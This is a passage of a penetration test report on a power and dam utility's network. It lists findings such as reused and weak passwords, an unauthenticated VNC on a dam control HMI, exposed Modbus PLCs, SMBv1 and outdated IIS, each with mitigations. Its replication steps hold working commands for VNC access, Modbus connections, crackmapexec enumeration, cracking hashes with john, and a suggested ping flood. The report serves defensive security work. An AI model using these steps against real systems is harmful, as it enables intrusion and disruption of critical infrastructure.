17:06	Gained access to Rocketchat, retrieved chat message data
17:48	Threat Intelligence write up created and delivered to point of contact
18:00	Hands off keyboard

8. Findings

This section provides detailed information for each vulnerability found during the penetration test. All of the findings are sorted by its risk level.


8.1. Critical

8.1.1. Password Reuse (Rocketchat)

Password Reuse (RocketChat)		CVSS	Prioritization
Risk	**Critical**	**9.8** **Critical**	**Crit.**
Impact	**Critical**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1078 - Valid Accounts		
Hosts	10.0.1.154 (3000/tcp)		
History	2.0 - Vulnerability found in this engagement		

Details
[redacted] found that Rocketchat logins reused passwords across a majority of accounts, allowing [redacted] to easily login and impersonate multiple NGPEW employees. [redacted] was also able to read historical chats, and had the potential ability to send messages as those employees as well. A potential attacker could login to RocketChat as these employees, and access critical company chats. They could also send dangerous messages impersonating said employees, which could be used for, among other things, social engineering attacks like phishing This has a critical impact, as an internal company chat messaging system is breached with the ability to impersonate employees and read sensitive company material that is being disseminated in the chat system. This vulnerability is very likely to be exploited, as the same passwords are being reused. Hence [redacted] concludes the risk of this vulnerability to be critical.

Replication
1. Log in to RocketChat (http://10.0.1.154:3000) and login using reused credentials. Credentials are redacted for the sake of security.



Mitigation
1. As an immediate measure, [redacted] recommends NGPEW ensure employees use unique passwords for all their accounts 2. As a long term solution, [redacted] strongly suggests NGPEW consider implementing an enterprise Single Sign On solution for web applications coupled with smart card based login. E.g Shibboleth SSO

References
https://www.shibboleth.net/products/

8.1.2. Unauthenticated VNC

Unauthenticated VNC		CVSS	Prioritization
Risk	**Critical**	**9.6** **Critical**	**Crit.**
Impact	**Critical**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L		
MITRE ATT&CK	T1078.001 - Valid Accounts		
Hosts	10.0.2.150 (5900/TCP)		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Still Exists		

Details
Virtual Networking Computing (VNC) service was found to lack authentication on the affected host. The host happened to be an Human-Machine Interface (HMI) that controlled the dam and power utilities. Based on analysis, [redacted] speculates the VNC has the capability to change power level and water level of connected dams. Upon discovery in the previous engagement, [redacted] immediately halted further testing and reached out to the point of contact for NGPEW. NGPEW has since implemented network segmentation which slightly decreases the CVSS score due to the fact that the host is not directly accessible, but the risk is still critical. Since this host was an HMI a threat actor would be able to modify register values, directly impacting the dam and power utilities. The likelihood of this vulnerability being exploited is extremely high since all that it requires is network access, and the impact on critical infrastructure is even higher. The current security posture of this host does not meet the standards defined in NERC-CIP compliance and requires immediate attention.

Replication
1. Use a VNC client to connect to the affected host such as MobaXTerm or vncviewer `# vncviewer 10.0.1.150`

2. If prompted for a password, just press enter because there is no authentication.

Mitigation
To mitigate against this vulnerability, it is recommended to add authentication to the current VNC server. The VNC server that was running on the host was RealVNC 3.8. This version of RealVNC also happens to be outdated and there are published CVE's for actual authentication bypasses of these outdated versions. [redacted] recommends not only that NGPEW sets up authentication (documentation for how to do so is linked below in references), but to also update RealVNC to the latest version available. Further suggestions for meeting NERC-CIP compliance regulations is discussed in the compliance section of this report.


References
1. https://help.realvnc.com/hc/en-us/articles/36000225097-Setting-up-System-Authentication 2. https://nvd.nist.gov/vuln/detail/CVE-2006-2369

8.2. High

8.2.1. Missing Access Controls on Critical Infrastructure

Missing Access Controls on Critical Infrastructure		CVSS	Prioritization
Risk	**Critical**	**8.6** **High**	**Crit.**
Impact	**Critical**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H		
MITRE ATT&CK	N/A		
Hosts	10.0.10.50, 10.0.10.51, 10.0.10.52, 10.0.10.53, 10.0.10.55, 10.0.10.56, 10.0.10.57, 10.0.10.58, 10.0.10.59, 10.0.10.60, 10.0.10.61, 10.0.10.62, 10.0.10.63, 10.0.10.64, 10.0.10.65 (502 /TCP)		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Still Exists & CVSS recalculated & Details section adjusted		

Details
This vulnerability persists from the last engagement, and while NGPEW applied the remediation that [redacted] recommended by putting ACL's in place for the PLC's in the 10.0.1.0/24 subnet, the PLC's in the 10.0.10.0/24 subnet were lacking ACL controls and thus remain vulnerable. As found in the previous engagement any unauthorized user could possibly connect to the modbus server on an affected host. A malicious actor could potentially cause denial of service by flooding the PLC with function codes or by issuing intense network scans. Such an actor could also affect the confidentiality/integrity of a system by reading coil values. However, NGPEW did manage to implement proper network segmentation of the PLC's on the 10.0.10.0/24 subnet and thus, the critical infrastructure was only reachable through an adjacent subnet, so this is why the CVSS is scored lower than the previous engagement. The impact of this vulnerability still remains critical as it highly affects the availability of the system by causing critical infrastructure to crash, and is very likely due to the fact that only access to the general network is required.

Replication
1. Ensure network connectivity to the 10.0.10.0/24 subnet 2. Connect to the PLC through a Modbus client such as PyModbus **# pymodbus.console tcp --host <affected host> --port <Modbus port>** **# client.connect**   

Mitigation
1. Implement ACL's on the 10.0.10.0/24 subnet to ensure that PLC's are only communicating with authorized clients. 2. Implement a form of intermediate authentication at the network level since the Modbus protocol does not provide authentication by default.

References
1. https://security.radware.com/ddos-knowledge-center/ddospedia/stuxnet/ 2. https://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

8.2.2. Potential ICMP Denial of Service

Potential ICMP Denial of Service		CVSS	Prioritization
Risk	**Critical**	**8.6** **High**	**Crit.**
Impact	**Critical**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H		
MITRE ATT&CK	T1498 - Network Denial of Service		
Hosts	10.0.1.198, 10.0.1.199, 10.0.1.200, 10.0.1.201, 10.0.1.202, 10.0.1.203, 10.0.10.50, 10.0.10.51, 10.0.10.52, 10.0.10.53, 10.0.10.55, 10.0.10.56, 10.0.10.57, 10.0.10.58, 10.0.10.59, 10.0.10.60, 10.0.10.61, 10.0.10.62, 10.0.10.63, 10.0.10.64, 10.0.10.65 (502/TCP)		
History	2.0 - Vulnerability Found		

Details
As per the previous finding, *8.2.1 Missing Access Controls on Critical Infrastructure*, the critical infrastructure on the 10.0.10.0/24 subnet still lacks proper access control, but NGPEW has successfully implemented proper access control on the critical infrastructure on the 10.0.1.0/24 subnet. However, while the critical infrastructure on the 10.0.1.0/24 subnet may not be able to be directly accessed, the hosts still respond to ICMP requests. This leads [redacted] to believe that these hosts are in fact still vulnerable to denial of service attacks through ICMP such as ping floods. [redacted] reached out to the point of contact during the engagement regarding this potential vulnerability, and inquired how to proceed with confirming the validity of this finding. [redacted] was instructed to not pursue action in demonstrating this finding, but to document the finding if it was deemed important. [redacted] understands that in general, disabling ICMP is simply a means of obscurity rather than security, however due to the fact that in these circumstances ICMP could be used to cause disruption to critical infrastructure, [redacted] feels compelled to list this finding.

The impact of this vulnerability is critical as it highly affects the availability of the system by causing critical infrastructure to crash, and is very likely due to the fact that only access to the general network is required to cause disruption to hosts on the 10.0.1.0/24 subnet.

Replication

1. Ensure that the host is responds to ICMP requests

```
# ping <affected hosts>
```

```
root@kali02:~/CVE-2020-1472# ping 10.0.1.198
PING 10.0.1.198 (10.0.1.198) 56(84) bytes of data.
64 bytes from 10.0.1.198: icmp_seq=1 ttl=64 time=0.464 ms
64 bytes from 10.0.1.198: icmp_seq=2 ttl=64 time=0.418 ms
64 bytes from 10.0.1.198: icmp_seq=3 ttl=64 time=0.485 ms
^C
--- 10.0.1.198 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2027ms
rtt min/avg/max/mdev = 0.418/0.455/0.485/0.027 ms
```

2. Create a ping flood through tools such as Scapy or BoNeSi botnet. Note [redacted] has not executed this Proof of Concept attack due to the criticality of the host.

Mitigation

1. One mitigation would be to simply disable ICMP. However, doing so may cause issues when trying to diagnose legitimate network issues.

2. Implement an ACL to only allow authorized ICMP requests as well as impose rate-limiting and ICMP packet size.

References

1. https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/
2. https://link.springer.com/article/10.1007/s11277-018-5766-6

8.2.3. Weak Password Policy

Weak Password Policy		CVSS	Prioritization
Risk	**Critical**	**8.3** **High**	**Short.**
Impact	**High**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H		
MITRE ATT&CK	T1552.006 - Group Policy Preferences		
Hosts	10.0.1.100 (Domain Controller)		
History	1.0 - Vulnerability found 2.0 - Vulnerability still exists		

Details
[redacted] was able to access the Domain Controller as the domain administrator by re-using a weak password found through another vulnerability. Once access was gained, [redacted] discovered that sufficient password policies were not being enforced for users on the NGPEW network. In addition, [redacted] was also able to acquire hashes of all of the domain users. A total of 27 of these domain user's NTLM hashes could be cracked using a common password list. The impact of this vulnerability is considered high because an adversary could attempt the brute-forcing or password-spraying methods which would result in plain-text passwords. These methods if failed could cause account lockouts affecting the availability which will directly impact daily business operations. Hence, the impact is estimated as high which evaluates the risk to be high. The attack process is not complex and extensive password lists and tools are available specifically for this purpose. Also, this is one of the first things threat actors from within the organization would attempt due to which this vulnerability is Likely to be exploited. Hence, the risk is evaluated as critical.

Replication

1. After discovering the valid credentials for the Domain Controller, [redacted] used a crackmapexec tool to extract information about password policies. The tool is available by default on kali-linux, if not can be downloaded using the below command.

```
# sudo apt-get install metasploit
```

2. Run the below command with valid credentials to

```
#crackmapexec smb 10.0.1.100 -u <valid_username> -p
<valid_password> --pass-pol
```

3. Upon successful execution of the above command the password policy as shown in the below snapshot will be displayed.

Mitigation
1. To mitigate this vulnerability it is recommended that NGPEW enforce strong password policies throughout their organization. This can be achieved by the following steps. 2. The Domain group policy on the domain controller can be edited using the "Group Policy Management Console" application. The steps for which are detailed in the below mentioned link. How to configure a domain password policy

References
1. https://activedirectorypro.com/how-to-configure-a-domain-password-policy/ 2. https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy

8.2.4. Weak passwords (Domain Admin/Users)

Weak Passwords (Domain Admin/Users)		CVSS	Prioritization
Risk	**Critical**	**8.3** **High**	**Short.**
Impact	**High**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H		
MITRE ATT&CK	TA0006 - Credential Access		
Hosts	10.0.1.100		
History	2.0 - Vulnerability found		

Details
[redacted] were able to access the Splashy machine (10.0.5.50) using a VNC client from which the hashed password of the local administrator was acquired. The hash was successfully cracked and a plain-text password was acquired. This password was also valid for the domain administrator account on the Domain Controller (10.0.1.100). With valid credentials [redacted] were able to acquire the hashes of all the domain users from the active directory host. Using a very common password list [redacted] successfully cracked the hashes of 27 NGPEW employees. Similar to [redacted] approach an adversary could perform the password cracking process performed offline and this would not trigger any alerts on the intrusion detection systems. The impact of this vulnerability is considered High because once plain-text credentials are obtained an adversary can gain access to the respective hosts to disrupt critical services, create backdoors or exfiltrate information. The password cracking process is not complex and extensive password lists and tools are available specifically for this purpose which make the process more efficient. Hence the risk is evaluated as Critical.

Replication

1. The password hashes for all the domain users were acquired among which critical users hashes were also available as shown in the below image.

2. The hashes can be cracked using a tool called "John" which is available by default on kali. If not it can be installed by executing the below command on the kali-linux terminal.

#sudo apt-get install john


3. The wordlist used for this can be extracted using the below command in the terminal.

#sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

4. Now, run the below command to crack the hashes using the tool "John" and the rockyou password list

#john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt

5. Upon successful execution of the command the following output will be displayed.



Mitigation
1. As an immediate measure it is advised that the respective NGPEW employees change their passwords immediately to avoid compromise by malicious actors. 2. To mitigate this vulnerability it is advised that NGPEW should encourage and train its employees to use strong passwords and best security practices. 3. It is also advised that the Domain Password Policy on the domain controller be configured with secure password Domain group policy on the domain controller with strong password requirements. This can be done by following the steps mentioned in the below link. How to configure a domain password policy

References
1. https://activedirectorypro.com/how-to-configure-a-domain-password-policy/ 2. Password policy recommendations - Microsoft 365 admin | Microsoft Docs

8.2.5. MySQL Database - Weak password

MySQL Database - Weak Password		CVSS	Prioritization
Risk	High	8.1 High	Short.
Impact	High		
Likelihood	Likely		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1110.003 - Brute Force: Password Spraying		
Hosts	10.0.5.75 (3306/tcp)		
History	2.0 - Vulnerability found		


Details
[redacted] was able to access a MySQL database which was secured with a weak password. [redacted] logged in with root privileges with respect to this database, and was able to access all the data on the database, including being able to dump the entire schema and available data on databases such as 'kaui' A malicious actor could access the data available inside this database, as well as modify the contents, affecting the integrity of the data. Also, the root user privileges allows the attacker to completely take down the database or change virtually all database parameters. This is a high impact vulnerability, as [redacted] was able to access an internal corporate database containing company data. Given the weak nature of the password, [redacted] expects this vulnerability to be exploited easily. However, [redacted] was not able to find any employee PII (personally identifying information). Given these factors, characterizes the risk of this vulnerability to be high.

Replication
Login in to MySQL DB as root with weak password `# mysql -u root -h 10.0.5.75 -p`

Command line access to the MySQL database using the root user's weak password:

```
root@security:/home/pentest/nmaptocsv# mysql -u root -h 10.0.5.75 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51934
Server version: 5.5.5-10.3.14-MariaDB-1:10.3.14+maria~bionic mariadb.org binary distribution

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Data available in the database after connecting using a GUI client:



Mitigation
1. [redacted] recommends modifying the password of the MySQL database to a strong password. 2. [redacted] also recommends executing **`./mysql_secure_installation`** to ensure compliance with best security practises as outlined by MySQL developers 3. [redacted]also recommends restricting access to MySQL instance only to required assets, rather than the entire subnet

References
1. https://mariadb.com/kb/en/mysql_secure_installation/ 2. https://dev.mysql.com/doc/refman/8.0/en/connection-access.html

8.2.6. Incomplete Uninstallation of Application (Mantis)


Incomplete Uninstallation of application (Mantis)		CVSS	Prioritization
Risk	**High**	**7.8** **High**	**Short.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1584 - Compromise Infrastructure		
Hosts	10.0.5.151(3306/tcp)		
History	2.0 - Vulnerability found		

Details

[redacted] found the remnant MySQL database of the Mantis Bug Tracker application (found in [redacted]s previous engagement with NGPEW) and was able to access the database without any credentials. Within the database, [redacted] found presence of company ticketing information, as illustrated in the below screenshot.

A malicious actor could exfiltrate this company data outside the database. They can also modify these database tables, affecting the integrity of the data.

This vulnerability has a high impact, as internal company data was accessible to [redacted]. Also, this vulnerability is likely to be exploited, as the MySQL instance was not secured with a password. As such, [redacted] characterizes the risk of this vulnerability to be high.

Replication
1. Login with MySQL client command line without any password, in the 10.0.5.151 host **# mysql -u root -h localhost** Access to the MySQL database without a prompt for the password: 


Mitigation
It is advised that NGPEW secure this database with a secure and unique password.

References
https://dev.mysql.com/doc/refman/8.0/en/resetting-permissions.html

8.2.7. SMBv1 Enabled

SMB v1 Enabled		CVSS	Prioritization
Risk	**High**	**7.1** **High**	**Short.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1210 Exploitation of Remote Services		
Hosts	10.0.1.10, 10.0.1.11, 10.0.1.12, 10.0.1.13, 10.0.1.100 (445/TCP)		
History	1.0 - Vulnerability found 2.0 - Vulnerability still exists		

Details
[redacted] found that the above mentioned hosts were running Server Message Block (SMB) Version-1, which is a very vulnerable version of the service. Exploiting SMB generally requires credentials but SMBv1 can be exploited without any credentials. SMBv1 has several vulnerabilities (MITRE CVE's for SMBv1) and should be avoided if possible. Even if the host is on the internal network, users could be targets of phishing attacks which combined with the vulnerable SMB version, targeted attacks are highly likely to succeed. Malwares such as Petya, NotPetya, WannaCry have exploited this service using MS017_010 vulnerability to disrupt critical services and also, their source code is publicly available. [redacted] did not test the EternalBlue exploit for the MS017_010 vulnerability as it might have resulted in downtime. Other methods of assessment did not reveal any sensitive information from this service. Considering its potential to be exploited this vulnerability's impact to business is considered as High. The likelihood of this being exploited is Likely as the attack complexity is low and automated tools and resources are available for the same, which evaluates the risk as High.

Replication
1. This requires a tool called "Crackmapexec" which is available on kali-linux by default. If not please run the below command in the kali-linux terminal to install the tool **# sudo apt-get install crackmapexec** 2. For this engagement [redacted] used a file "windows_targets.txt" which included the list of IP addresses to be tested which are **>> 10.0.1.10, 10.0.1.11,10.0.1.12, 10.0.1.13, 10.0.1.100** 2. Then, execute the below command in the kali-linux terminal. This will enumerate the specified IP-address range and display the available SMB shares and their version details. **# crackmapexec smb windows_targets.txt --shares** 3. Upon successful execution of the above command the result as shown in the below image will be obtained, which shows the hosts which have smbv1 enabled.  SMB 10.0.1.11 445 False) (SMBv1:True) SMB 10.0.1.100 445 (signing:True) (SMBv1:True) SMB 10.0.1.12 445 (SMBv1:True) SMB 10.0.1.10 445 e) (SMBv1:True) SMB 10.0.1.13 445 g:False) (SMBv1:True)

Mitigation
1. It is advised that SMB v1 be disabled and can be done running the below command in PowerShell **# Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol** 2. If there are legacy systems that require the availability of this service, then necessary updates shall be installed onto the system and the associated hosts be placed behind a secure firewall. 3. The respective operating system version from the below mentioned link and install the necessary windows updates. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

References
1. https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3 2. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=smbv1

8.3. Medium

8.3.1. Outdated Systems and Software

Outdated Systems and Softwares		CVSS	Prioritization
Risk	**High**	**7.5** **Medium**	**Long.**
Impact	**High**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H		
MITRE ATT&CK	T1592.002 - Gather Victim Host Information		
Hosts	10.0.1.100, 10.0.5.152, 10.0.5.50, 10.0.1.15		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Still Exists		

Details
During the assessment [redacted] identified legacy Operating Systems and Software Applications. Several new vulnerabilities are discovered on a daily-basis and for which the software vendors release new-versions of the software. [redacted] identified that one of the hosts was running httpd 4.0 which had several vulnerabilities that can cause buffer-overflow that would impact the availability of the service. Considering the NGPEW's line of business in utilities and the sensitive nature of the devices, [redacted] did not use the buffer-overflow attacks. An adversary is likely to use these risky exploits and disrupt critical services. If exploited this could cause a denial-of-service and the organizations webpage "ngpew.com" which is also used for payment services would be affected due to which the Impact would be high which evaluates the risk to be high.

Replication

1. The commands scan the IP address to gather information about the Operating System present on it.
2. Run the below command on kali-linux

nmap -Pn -T4 -O -A 10.0.1.152

```
root@security:/home/pentest# nmap -Pn -A 10.0.5.152
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 19:02 UTC
Nmap scan report for www.services.millenialpower.us (10.0.5.152
Host is up (0.0014s latency).
Not shown: 990 filtered ports
PORT     STATE  SERVICE       VERSION
22/tcp   closed ssh
80/tcp   open   http          Microsoft IIS httpd 4.0
| http-methods:
|_  Potentially risky methods: TRACE PUT DELETE
|_http-server-header: Microsoft-IIS/4.0
|_http-title: NGPEW.com
135/tcp  open   msrpc         Microsoft RPC
389/tcp  closed ldap
443/tcp  open   https?
445/tcp  closed microsoft-ds
464/tcp  closed kpasswd5
3389/tcp closed ms-wbt-server
5800/tcp closed vnc-http
5900/tcp open   vnc           VNC (protocol 3.3; Locked out)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows NT|98|3.X (98%)
OS CPE: cpe:/o:microsoft:windows_nt cpe:/o:microsoft:windows_98
Aggressive OS guesses: Microsoft Windows NT (98%), Microsoft Wi
No exact OS matches for host (test conditions non-ideal).
```

Mitigation

[redacted] suggests that these outdated softwares be updated to their latest available versions. As an immediate measure, [redacted] recommend NGPEW employ the use of the latest version of Microsoft IIS (v10 as of the date of this engagement) to serve it's landing page NGPEW.com. As an alternate solution, if an open source solution is preferred for cost saving measures, the latest version of Apache web server (v2.4.46) or Nginx web server (v1.19) can also be used.

References

1. https://apps.nsa.gov/iaarchive/library/ia-advisories-alerts/outdated-software-and-protocols-update.cfm
2. https://msrc.microsoft.com/update-guide/en-us

8.3.2. Unauthenticated Exposed Debug Interface

Unauthenticated Exposed Debug Interface		CVSS	Prioritization
Risk	**High**	**6.8 Medium**	**Short.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:L		
MITRE ATT&CK	T0868 - Detect Operating Mode		
Hosts	10.0.1.198, 10.0.1.199, 10.0.1.200, 10.0.1.201,10.0.1.202, 10.0.1.203 (8080/TCP)		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Still Exists & CVSS recalculated & Details section adjusted		

Details
